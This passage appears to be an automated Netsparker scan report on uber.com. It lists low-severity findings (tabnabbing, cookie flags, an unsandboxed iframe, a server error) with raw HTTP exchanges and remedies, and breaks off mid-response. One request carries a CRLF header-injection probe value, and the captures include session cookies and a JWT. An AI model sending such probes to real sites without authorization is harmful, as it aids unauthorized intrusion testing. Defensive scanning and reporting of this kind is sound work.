Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

6. [Possible] Phishing by Navigating Browser Tabs

LOW | 1

Netsparker identified possible phishing by navigating browser tabs but was unable to confirm the vulnerability.

Open windows with normal hrefs with the tag `target="_blank"`can modify *window.opener.location*and replace the parent webpage with something else, even on a different origin.

Impact

While this vulnerability doesn't allow script execution, it does allow phishing attacks that silently replace the parent tab. If the links lack `rel="noopener noreferrer"`attribute, a third party site can change the URL of the source tab using *window.opener.location.assign*and trick the users into thinking that they're still in a trusted page and lead them to enter their sensitive data on the malicious website.

Vulnerabilities

6.1. https://www.uber.com/lk/en/?nsextt=%0D%0Ans%3Anetsparker056650%3Dvuln

Method	Parameter	Value
GET	nsextt	`%0D%0Ans%3Anetsparker056650%3Dvuln`
GET	param1	`lk`

External Links

- https://www.ubereats.com/restaurant/signup

Certainty

Request

```
GET /lk/en/?nsextt=%0D%0Ans%3Anetsparker056650%3Dvuln HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%2
2:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22l
at%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territory
GeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3543.368 **Total Bytes Received** : 587101 **Body Length** : 585932 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:57 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:57 GMT
Cache-Con
…
k7 fz g0 fy g1 mc md me mf cc bl e5 e6">Order now</a></div><div class="m9"><div class="mb"><a data-trac
king-name="homepage_35bfc526-4071-44df-979d-65d3a306c4bc_items[2].content.buttons[1]_cta6" href="http
s://www.ubereats.com/restaurant/signup" target="_blank" aria-label="" class="k9 b5 mg ez ag am dq mh mi
 mj mk ml mm mn"><div class="cz b5 bb bc bd mo"><span class="ed bb bc b5 mp mq mr ms cn mt mu mv"> Own
 a restaurant? Partner with Uber
…
022:\u0022a\u0022,\u0022data-tracking-name\u0022:\u0022homepage_35bfc526-4071-44df-979d-65d3a306c4bc_it
ems[2].content.buttons[0]_cta5\u0022},{\u0022ariaLabel\u0022:\u0022\u0022,\u0022href\u0022:\u0022http
s://www.ubereats.com/restaurant/signup\u0022,\u0022openInNewTab\u0022:\u0022true\u0022,\u0022style\u002
2:\u0022tertiary\u0022,\u0022text\u0022:\u0022 Own a restaurant? Partner with Uber Eats\u0022,\u0022typ
e\u0022:\u0022a\u0022,\u0022data
…
```

Remedy

- Add `rel=noopener` to the links to prevent pages from abusing *window.opener*. This ensures that the page cannot access the *window.opener* property in Chrome and Opera browsers.
- For older browsers and in Firefox, you can add `rel=noreferrer` which additionally disables the Referer header.

```
<a href="..." target="_blank" rel="noopener noreferrer">...</a>
```

External References

- Reverse Tabnabbing
- Blankshield & Reverse Tabnabbing Attacks
- Target=" blank" - the most underestimated vulnerability ever

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
SANS Top 25	16
WASC	15
ISO27001	A.14.1.2

7. Cookie Not Marked as HttpOnly

LOW 1 CONFIRMED 1

Netsparker identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

Vulnerabilities

7.1. https://www.uber.com/

CONFIRMED

Identified Cookie(s)

- _ua
- uber_sites_geolocalization
- marketing_vistor_id

Cookie Source

- HTTP Header

Request

```
GET / HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2119.898 **Total Bytes Received** : 2018 **Body Length** : 45 **Is Compressed** : No

```
HTTP/1.1 301 Moved Permanently
Location: /lk/en/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:33 GMT; domain=www.uber.com
Set-Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 path=/; secure
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:33 GMT; domain=.uber.com; secure
Set-Cookie: jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MD
IxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; path=/; expires=Fri, 16 Oct 2020 17:43:33 GMT; secur
e; httponly
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-45998327-23dd-44
45-9c39-d70b0373cc56' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 45
Via: 1.1 muttley
Content-Type: text/html;HTTP/1.1 301 Moved Permanently
Location: /lk/en/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:33 GMT; domain=www.uber.com

Set-Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 path=/; secure

Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
```

```
17:43:33 GMT; domain=.uber.com; secure

Set-Cookie: jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MD
IxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; path=/; expires=Fri, 16 Oct 2020 17:43:33 GMT
…
```

Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (*After these changes javascript code will not be able to read cookies.*)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnelto bypass HTTPOnly protection.

External References

- Netsparker - Security Cookies - HTTPOnly Flag
- OWASP HTTPOnly Cookies
- MSDN - ASP.NET HTTPOnly Cookies

CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
SANS Top 25	16
CAPEC	107
WASC	15
ISO27001	A.14.2.5

8. Cookie Not Marked as Secure

LOW 1 CONFIRMED 1

Netsparker identified a cookie not marked as secure, and transmitted over HTTPS.

This means the cookie could potentially be stolen by an attacker who can successfully intercept and decrypt the traffic, or following a successful man-in-the-middle attack.

Impact

This cookie will be transmitted over a HTTP connection, therefore if this cookie is important (*such as a session cookie*), an attacker might intercept it and hijack a victim's session. If the attacker can carry out a man-in-the-middle attack, he/she can force the victim to make an HTTP request to steal the cookie.

Vulnerabilities

8.1. https://www.uber.com/

CONFIRMED

Identified Cookie(s)

- uber_sites_geolocalization

Cookie Source

- HTTP Header

Request

```
GET / HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2119.898 **Total Bytes Received** : 2018 **Body Length** : 45 **Is Compressed** : No

```
HTTP/1.1 301 Moved Permanently
Location: /lk/en/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:33 GMT; domain=www.uber.com
Set-Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 path=/; secure
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:33 GMT; domain=.uber.com; secure
Set-Cookie: jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MD
IxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; path=/; expires=Fri, 16 Oct 2020 17:43:33 GMT; secur
e; httponly
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-45998327-23dd-44
45-9c39-d70b0373cc56' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 45
Via: 1.1 muttley
Content-Type: text/html;HTTP/1.1 301 Moved Permanently
Location: /lk/en/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:43:33 GMT; domain=www.uber.com

Set-Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 path=/; secure
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; ex
…
```

Actions to Take

1. See the remedy for solution.
2. Mark all cookies used within the application as secure. *(If the cookie is not related to authentication or does not carry any personal information, you do not have to mark it as secure.)*

Remedy

Mark all cookies used within the application as secure.

Required Skills for Successful Exploitation

To exploit this issue, the attacker needs to be able to intercept traffic. This generally requires local access to the web server or to the victim's network. Attackers need to be understand layer 2, have physical access to systems either as waypoints for the traffic, or have locally gained access to to a system between the victim and the web server.

External References

- Netsparker - Security Cookies - Secure Flag
- .NET Cookie.Secure Property
- How to Create Totally Secure Cookies

CLASSIFICATION

PCI DSS v3.2	6.5.10
OWASP 2013	A6
OWASP 2017	A3
SANS Top 25	614
CAPEC	102
WASC	15
ISO27001	A.14.1.2

CVSS 3.0 SCORE

Base	2 (Low)
Temporal	2 (Low)
Environmental	2 (Low)

CVSS Vector String

CVSS:3.0/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	2 (Low)
Temporal	2 (Low)
Environmental	2 (Low)

CVSS Vector String
CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

9. Insecure Frame (External)

LOW 1 CONFIRMED 1

Netsparker identified an external insecure or misconfigured iframe.

Impact

IFrame sandboxing enables a set of additional restrictions for the content within a frame in order to restrict its potentially malicious code from causing harm to the web page that embeds it.

The Same Origin Policy (SOP) will prevent JavaScript code from one origin from accessing properties and functions - as well as HTTP responses - of different origins. The access is only allowed if the protocol, port and also the domain match exactly.

Here is an example, the URLs below all belong to the same origin as *http://site.com*:

http://site.com
http://site.com/
http://site.com/my/page.html

Whereas the URLs mentioned below aren't from the same origin as *http://site.com*:

http://www.site.com (a sub domain)
http://site.org (different top level domain)
https://site.com (different protocol)
http://site.com:8080 (different port)

When the sandboxattribute is set, the iframe content is treated as being from a unique origin, even if its hostname, port and protocol match exactly. Additionally, sandboxed content is re-hosted in the browser with the following restrictions:

- Any kind of plugin, such as ActiveX, Flash, or Silverlight will be disabled for the iframe.
- Forms are disabled. The hosted content is not allowed to make forms post back to any target.
- Scripts are disabled. JavaScript is disabled and will not execute.
- Links to other browsing contexts are disabled. An anchor tag targeting different browser levels will not execute.
- Unique origin treatment. All content is treated under a unique origin. The content is not able to traverse the DOM or read cookie information.

When the sandboxattribute is not set or not configured correctly, your application might be at risk.

A compromised website that is loaded in such an insecure iframe might affect the parent web application. These are just a few examples of how such an insecure frame might affect its parent:

- It might trick the user into supplying a username and password to the site loaded inside the iframe.
- It might navigate the parent window to a phishing page.
- It might execute untrusted code.
- It could show a popup, appearing to come from the parent site.

Sandboxcontaining a value of :

- `allow-same-origin`will not treat it as a unique origin.
- `allow-top-navigation`will allow code in the iframe to navigate the parent somewhere else, e.g. by changing parent.location.
- `allow-forms`will allow form submissions from inside the iframe.
- `allow-popups`will allow popups.
- `allow-scripts`will allow malicious script execution however it won't allow to create popups.

Vulnerabilities

9.1. https://www.uber.com/lk/en/transit/

CONFIRMED

Method	Parameter	Value
GET	param2	`transit`
GET	param1	`lk`

Frame Source(s)

- https://uber.formstack.com/forms/transit?uclick_id=ea0e3930-1a3d-4f15-b3ef-c9cecbaac082

Parsing Source

- DOM Parser

Request

```
GET /lk/en/transit/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.1362866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785732590$ses_id:1602783840444%3Bexp-session$_pn:8%3Bexp-session
Referer: https://www.uber.com/lk/en/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3520.8305 **Total Bytes Received** : 551282 **Body Length** : 549725 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:45:48 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:45:48 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-65f21717-973a-4d
4e-a409-493af00fbda7' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:45:50 GMT
X-Xss-Protection: 1; mode=block
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Bringing Public Transport
ation to All | Uber Transit</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber
-sites/client-main-693dcf4411366a7dd629.js" nonce="65f21717-973a-4d4e-a409-493af00fbda7" crossorigin="a
nonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/clien
t-vendor-af02f1e1d22f3a52a352.j
…
```

Remedy

- Apply sandboxing in inline frame

```
<iframe sandbox src="framed-page-url"></iframe>
```

- For untrusted content, avoid the usage of `seamless`attribute and `allow-top-navigation`, `allow-popups`and `allow-scripts`in sandbox attribute.

External References

- HTML5 Security Cheat Sheet

Remedy References

- How to Safeguard your Site with HTML5 Sandbox
- Play safely in sandboxed IFrames

CLASSIFICATION

OWASP 2017	A6
SANS Top 25	16
WASC	15
ISO27001	A.14.1.2

10. Internal Server Error

LOW 1 CONFIRMED 1

Netsparker identified an internal server error.

The server responded with an HTTP status 500, indicating there is a server-side error. Reasons may vary, and the behavior should be analyzed carefully. If Netsparker is able to find a security issue in the same resource, it will report this as a separate vulnerability.

Impact

The impact may vary depending on the condition. Generally this indicates poor coding practices, not enough error checking, sanitization and whitelisting. However, there might be a bigger issue, such as SQL injection. If that's the case, Netsparker will check for other possible issues and report them separately.

Vulnerabilities

10.1. https://www.uber.com/jo/ar/ride/how-it-works/pickup-messages/

CONFIRMED

Method	Parameter	Value
GET	param2	pickup-messages
GET	param1	ride

Request

```
GET /jo/ar/ride/how-it-works/pickup-messages/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDqhVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.1362866949; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602787341931$ses_id:1602783840444%3Bexp-session$_pn:231%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3604.3678 **Total Bytes Received** : 67164 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%2
2JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%8
8%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22J
O%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22l
at%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8
568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%
22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%2
2:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expir
es=Fri, 15 Oct 2021 18:12:33 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 18:12:33 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-7d27a5f2-e0dc-44
c8-8858-04d4921505cc' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 381327
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Date: Thu, 15 Oct 2020 18:12:35 GMT
X-Xss-ProtHTTP/1.1 500 Internal Server Error

